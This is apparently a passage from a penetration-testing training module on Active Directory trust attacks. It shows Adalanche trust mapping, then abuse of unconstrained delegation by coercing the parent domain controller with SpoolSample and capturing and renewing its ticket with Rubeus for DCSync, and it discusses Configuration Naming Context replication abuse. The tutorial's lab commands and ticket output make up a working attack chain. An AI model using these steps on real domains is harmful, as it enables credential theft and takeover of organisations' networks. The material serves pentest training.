
```
016D-11D2-945F-00C04FB984F9} ...
13:03:53.124  INFORMA  Collecting group policy files from
\\inlanefreight.ad\sysvol\inlanefreight.ad\Policies\{6AC1786C-
016F-11D2-945F-00C04fB984F9} ...
13:03:53.137  INFORMA  Terminating successfully
```

Repeat the collection process specifying `--domain logistics.ad` to collect further trusts data. Finally, type `.\Adalanche.exe analyze` and a browser window will open that displays the Adalanche visualizer on port 8080 on our localhost.

Once open, inputting the query `(objectClass=trustedDomain)` into the query editor will show us all domain trusts visible within the data we collected. Inputting this query as the `Start Query` and `Middle Query` will give us a view that shows all possible trusts.



Inputting the query as only the `Start Query` will give us a visualization similar to BloodHound. We can click on each trust node and get detailed information about the node. From here we can begin looking for attack paths and gain a better understanding of how the target Active Directory environment all fits together.

These types of graphics are not only useful for planning our attacks but are also a powerful visualization to include in our client report. You may run into a very large, complex environment (I once pentested one that had over 30 domains through a variety of trust types) and the client has no idea just how vulnerable they may be due to improperly configured trust relationships. These graphics could help to quickly convey a message about the risks associated with different types of trusts.

Moving On


Now that we have seen how to enumerate and visualize domain trust relationships, let's dive into the fun stuff. We will begin with a scenario compromised of various intra-forest trust attacks, or ways that we can compromise a parent domain after compromising a child domain. We will then work through a variety of cross-forest attacks, showing that the forest is Not A Security Boundary.

Unconstrained Delegation

`Unconstrained delegation` is an Active Directory feature that allows a `service` running under a user account to `impersonate` other users and access resources `on their behalf`. This means that the service can pass the user's credentials to other services without any restrictions, potentially exposing sensitive information or allowing unauthorized

access to resources. Unconstrained delegation poses a significant security risk if not properly configured.

Unconstrained delegation, the sole form of delegation available in Windows 2000, presents a significant security concern due to its unrestricted nature. When a user requests a service ticket on a server with unconstrained delegation enabled, their `Ticket Granting Ticket (TGT)` becomes embedded into the service ticket presented to the server. This allows the server to cache the ticket in memory and subsequently `impersonate` the user for further resource requests within the domain. In contrast, if unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket is stored in memory. In the event of a compromise, an attacker would only be able to access the resource specified in the TGS ticket within the user's context, limiting the potential impact of unauthorized access. Therefore, the careful management and restriction of delegation permissions are essential to mitigate the risks associated with unconstrained delegation.



By default, all domain controllers have `Unconstrained Delegation` enabled. This means that they possess the capability to impersonate users and access resources on their behalf without any restrictions. While unconstrained delegation facilitates seamless authentication and resource access within the domain, it also poses significant security risks if not properly managed. In default domain deployments, writable `Domain Controllers (DCs)` are typically configured to permit unconstrained delegation. This configuration implies that any user lacking the `Account is sensitive and cannot be delegated` setting on their account or not included within the `Protected Users` group will transmit their `Ticket Granting Ticket (TGT)` within a service ticket when accessing a server with unconstrained delegation enabled. Consequently, this exposes potential security

vulnerabilities, as the TGT can be exploited to gain unauthorized access to resources within the domain.

There are two attack scenarios to abuse this:

1. Waiting for a privileged user to authenticate
2. Leveraging the Printer Bug

If a child domain controller (DC) which has unconstrained delegation enabled by `default` is compromised, we can potentially extract the `Ticket Granting Ticket (TGT)` of an `Administrator` from the parent DC who subsequently logs into child DC. With this TGT, we gain the ability to move laterally within the network and compromise other machines, including parent domain controller.

Alternatively, if no `user` or `Administrator` logs into the child DC from the parent DC, we can exploit the `Printer bug` to force an authentication attempt from the `parent DC` to the `child DC`. This forced authentication allows us to intercept the TGT of the machine account of the parent DC (`DC01$`). Subsequently, we can leverage this TGT to execute a `DCSync` attack, allowing us to escalate privileges and further compromise the network.

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the `RpcOpenPrinter` method and use the `RpcRemoteFindFirstPrinterChangeNotificationEx` method, to force the server to authenticate to any host provided by the client over SMB.

Lab Setup


The lab configuration for all `Intra-Forest` sections is configured as shown below:

1. DC02 (Child DC) - 10.129.205.205 (DHCP) / 172.16.210.3 (dual interface)
2. DC01 (Parent DC) - 172.16.210.99

`DC02` serves as the Child Domain Controller within the domain `dev.inlanefreight.ad`, while `DC01` operates as the Parent Domain Controller within the domain `inlanefreight.ad`.

Note: Credentials for the Child DC are: `Administrator` and `HTB_@cademy_adm!`

Performing the Attack



Let's execute `Rubeus` to monitor stored tickets. If a `Ticket Granting Ticket (TGT)` is discovered within a `Ticket Granting Service (TGS)` ticket, Rubeus will promptly display it to us, enabling us to identify any potential security risks or access attempts within the environment.

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Subsequently, we can execute `SpoolSample` to exploit the `printer bug`, forcing DC01 (the Parent DC) to authenticate to a host under our control, which in this case is DC02 (the Child DC). By leveraging this exploit, we can trigger an authentication attempt from the Parent DC to the Child DC, thereby facilitating the interception of DC01's Ticket Granting Ticket (TGT).

The syntax for this tool is `SpoolSample.exe <target server> <capture server>`, where the target server in our example lab is DC01 (Parent DC) and the capture server is DC02 (Child DC).

Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc01.inlanefreight.ad
dc02.dev.inlanefreight.ad

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.inlanefreight.ad, CaptureServer:
\\dc02.dev.inlanefreight.ad
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

<SNIP>
[*] 3/18/2024 9:33:05 PM UTC - Found new TGT:
User                  :  [email protected]
StartTime             :  3/18/2024 4:29:04 PM
EndTime               :  3/19/2024 2:29:04 AM
RenewTill             :  3/25/2024 4:29:04 PM
Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable

Base64EncodedTicket   :
doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgES
oQMCAQKiggRWBIIEUiKGeH01HZmPH6nlwjHAsXxDQdgn4SHCFrQwQRpZtxJHXQPzFIIqF9t8oC
v6DUuwNYjh+pPHId3un39FC56ywWuwDjlLKI1MEFwlbPScO4JASAxE09MWMxyBDwjGs6dJZAG+
```

```
roiHzHhetBCkBo5qel5lM28VYhv6qe5Eg43Cxmu5BQ9TRzssrtPuwhx9UAspIzfyV7a00gMnZK
X6IZKc6yU+dhGJoICeFAHcFIvjHl0+m8l6BQG25uJOtuUREwpMWJ7F1Gv8kkWHLYjKZJ6Bhu5m
ITSfPFFY6nHViltdMN9JYiNcnBuGnTnNp+AVZKGU8RtBU5OAbQmYOJWCBSKY+R7ysPwwIeYBui
Z1gazmXVxellEnK2DAdkQNUp/nYxdZNM8CtNv<SNIP>
```

We can use this ticket to get a new valid TGT in memory using the `renew` option in Rubeus.

Renew a Ticket for DC01$

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORU
ZSRUlHSFQuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIE
ZKADAgESoQMCAQKiggRWBIIEUiKGeH01HZmPH6nlwjHAsXxDQdgn4SHCFrQwQRpZtxJHXQPzFI
IqF9t8oCv6DUuwNYjh+pPHId3un39FC56ywWuwDjlLKI1MEFwlbPScO4JASAxE09MWMxyBDwjG
s6dJZAG+roiHzHhetBCkBo5qel5lM28VYhv6qe5Eg43Cxmu5BQ9TRzssrtPuwhx9UAspIzfyV7
a00gMnZKX6IZKc6yU+dhGJoICeFAHcFIvjHl0+m8l6BQG25uJOtuUREwpMWJ7F1Gv8kkWHLYjK
ZJ6Bhu5mITSfPFFY6nHViltdMN9JYiNcnBuGnTnNp+AVZKGU8RtBU5OAbQmYOJWCBSKY+R7ysP
wwIeYBuiZ1gazmXVxellEnK2DAdkQNUp/nYxdZNM8CtNv<SNIP> /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Renew Ticket
[*] Using domain controller: DC01.INLANEFREIGHT.AD (172.16.210.99)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.AD\DC01$'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgESoQMCAQ
KiggRW
BIIEUuKuCTqqOb27PfL+NC1GZO0dLdk9GbT+Si0JRe7B66YfHuI1AiOgaUfF5oABcA3V8B0pn7
Iy0BxY
RPkXKO4iVuTDEqZty+AGMgfBB/r5JzRg2Pe39ezmeGY9QAJPcmZKRQeB6CvpM/fr3YbAjvVQzS
jP5gsF
3TomugNyDSbGcNMqgx10Ii2bsC9VHVrTwV0iRBiwpV3DklgM2dswGHiXmpXhp4+0YNG3cfaghP
qL2Rg1
Jy21o//hBrICTeZj+mngo8lTT2mxwRmG5bnP5VLoz31j0suOYG/7UNYtq2IG5E/ElrODG3EZwE
cn4+/K
PPY4dVeTLozvSQrTjqu9vPTSVHZuVnXspieJ0RV8RONjOSfmyHGRS32kZm7CerQ+ETWZ2LZfDe
Fz09if
```

```
DVpf7jTT5UIPR2pCgYmd6fa8Htj/fS90/7xj7O+m1ubWs/7W9XgE0vKyLCFHZh7y2jPUftTpgl
P8QCoj
hSrM/fA2jbNVHa95WbSxSPNaJBvrPLb+I1Z5VZXGwGIUluiHEIMTM0MTXiaIbUf0v1qtihNC7N
5XSqyk
nguSnCCcuLdC0ICdbZj0PE5ciz2BjPCFo8EOaBbw5+DAA84pyiS4amn0VxzQ6jp1J79WoZfR6/
d0IMoP
focxi60tMkgUwoSCiCmZVUK2iMcNlduxzXSPZnOGNzZwiLOJ6DzrywRS2ocT4uG2DKKtk+H//B
ta5h63
6Vr1QboHDUgRtSq/yEGxQAyIyzSmrEGptVFowU3xzeObkFv9f5y/srg/olABxouz8Fi8WS03RM
ceVaI3
GpDyNiUqA8wXHbgIqPzEy9VWIAU7Ryp2DhZoNVuHPXZOTJdmTMCS4I/e+/Zx5WRvBL17GnSoT+
iD20ZI
MnVKIwrovSAdFYQSOKOlKOhywlHdC9w/1WGivWWLEDEkNF4f0mnfPz2dapnMdHgKPp0Q0n0Pfa
2MzU6P
CAlROgDdFOtQnZP3qpxuk1/h1rr4xyzpiUSzOfYjUGDIYPKbgMc0zG+YXfO1n77V6jPLjoBt+p
C4vvVB
wBDgUv/XNccZbqfxS4rCLisIkfXa3e/OXNqNnL3sel/mXNtnsaR1+i4pexxjSIMcL378kmpFR0
lJDl3A
zxx3Hug4Ikdh8LXkmaCtxcxs8cwhTiHc4b39Qc2VJri4kfNDc4QHDa0FVSy2NmYw6+tl3aV41i
MOkGWY
gy8zM2BXqAkyb4w98yS5/JRw59VivHTWB9OpCtZ8gCCdB5kmzfBtkiUaGG5Gog8YSQg90JAT/+
hdvXaS
<SNIP>

[+] Ticket successfully imported!
```

With the acquired Ticket Granting Ticket (TGT) of `DC01$` in memory, obtained through the `renew` option in Rubeus, we will be able to execute the `DCsync` attack. This attack would allow retrieval of the `NTLM password hash` of any targeted user within the domain, exploiting the privileged access granted by the compromised TGT.

To learn more about `Unconstrained Delegation`, check out the `Kerberos Attacks` module here.

Configuration Naming Context (NC)

The Configuration Naming Context (NC) serves as the repository for forest-wide configuration data in Active Directory, necessitating its replication across the entire AD forest. The Distinguished Name (DN) for this context is `CN=Configuration,DC=inlanefreight,DC=ad`, wherein `DC=inlanefreight,DC=ad` denotes the DN of the forest root domain.


According to O'Reilly's Active Directory book:

The Configuration NC is the primary repository for configuration information for a forest and is replicated to every domain controller in the forest. Additionally, every writable domain controller in the forest holds a writable copy of the Configuration NC.


To access the Configuration Naming Context (NC), follow these steps:

1. Open the Active Directory Services Interfaces (ADSI) Edit tool `adsiedit.msc`.
2. Click on `Action` in the menu bar.
3. Select `Connect to...` from the dropdown menu.

4. In the `Connection Settings` window, under `Select a well-known Naming Context`, choose `Configuration`.



5. Click `OK` to connect.
6. Once connected, you will have access to the `Configuration Naming Context`, where you can view and manage configuration settings for Active Directory.



Consequently, any modifications made to an object within Configuration at the forest root level will be `replicated downwards` to all domains within the forest. However, it is important to note that the `reverse` is also true. If an object within Configuration undergoes a change in a child domain, that alteration will propagate `upwards` to the forest root. This behavior is

due to every writable domain controller in the forest maintaining a writable copy of the forest Configuration naming context.

Configuration Naming Context (NC) Replication Abuse

Configuration Naming Context (NC) replication abuse refers to a offensive tactic wherein attackers exploit the `replication` mechanism of the `Configuration Naming Context` in Active Directory to propagate unauthorized changes or configurations across the domain infrastructure. By leveraging this method, attackers can potentially introduce backdoors, escalate privileges, or manipulate critical settings, thereby compromising the security and integrity of the entire Active Directory environment.

To retrieve the `Access Control List (ACL)` rights associated with the Distinguished Name (DN) for the Configuration Naming Context (NC) in Active Directory, PowerShell offers the convenient Get-Acl cmdlet. By executing this command, administrators can gain insights into the security permissions configured for this pivotal component.

Enumerate ACL's for WRITE access on Configuration Naming Context

```
PS C:\Users\Administrator> $dn = "CN=Configuration,DC=INLANEFREIGHT,DC=AD"
PS C:\Users\Administrator> $acl = Get-Acl -Path "AD:\$dn"
PS C:\Users\Administrator> $acl.Access | Where-Object
{$_.ActiveDirectoryRights -match "GenericAll|Write" }

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight,
Delete, GenericRead, WriteDacl, WriteOwner
InheritanceType       : Descendents
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\Domain Admins
IsInherited           : False
```

```
InheritanceFlags      : ContainerInherit
PropagationFlags      : InheritOnly

ActiveDirectoryRights : GenericAll
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\Enterprise Admins
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

Looking at ACL for Configuration Naming Context (NC) we find the following entities with necessary rights to modify Configuration NC in DC.

User	Rights on Configuration Naming Context (NC)
`NT AUTHORITY\SYSTEM`	Full Control
`INLANEFREIGHT\Domain Admins`	Read all, List all, Write all, All Extended rights
`INLANEFREIGHT\Enterprise Admins`	Full Control

Given that `NT AUTHORITY\SYSTEM` holds `Full Control` or `GenericAll` rights on `Configuration Naming Context (NC)`, it's crucial to acknowledge that a `SYSTEM` account on a child domain controller (DC) wields the authority to make authoritative modifications to the `Configuration Naming Context (NC)` within the forest by querying its `local replica`. Consequently, any alterations initiated in this context will propagate back to the parent domain through the replication process. This scenario opens avenues for potential abuse, wherein the parent domain could be compromised from within the child domain.

An attacker can abuse this to carry out various attacks such as, `ADCS (Active Directory Certificate Services) attacks`, manipulate `Group Policy Objects (GPOs)` at the site level, Changing `DNS entries` or execute `GoldenGMSA (Group Managed Service Account) attacks`. These attacks can lead to unauthorized access, privilege escalation, or other compromising actions within the parent domain from child domain.

In the upcoming sections, we will delve into a detailed examination of these attacks. By dissecting each method meticulously, we aim to provide comprehensive insights into the mechanisms, implications, and mitigation strategies associated with exploiting Active Directory vulnerabilities.

Abusing ADCS


Active Directory Certificate Services (ADCS) is a server role in Windows Server that allows organizations to build a `public key infrastructure (PKI)` to provide users and computers with secure communication channels using digital certificates. These certificates can be used for various purposes like secure email, web browsing, virtual private network (VPN) connections, and more. ADCS provides functionalities for issuing, managing, and revoking digital certificates within an Active Directory environment.

ADCS stores details regarding `Certification Authorities (CAs)` and `Certificate Templates` within the `Lightweight Directory Access Protocol (LDAP)` directory service, which is a part of Microsoft's Active Directory. By using LDAP as the storage mechanism, ADCS integrates seamlessly with Active Directory, allowing administrators to manage certificate services using familiar tools and interfaces within the Active Directory environment.

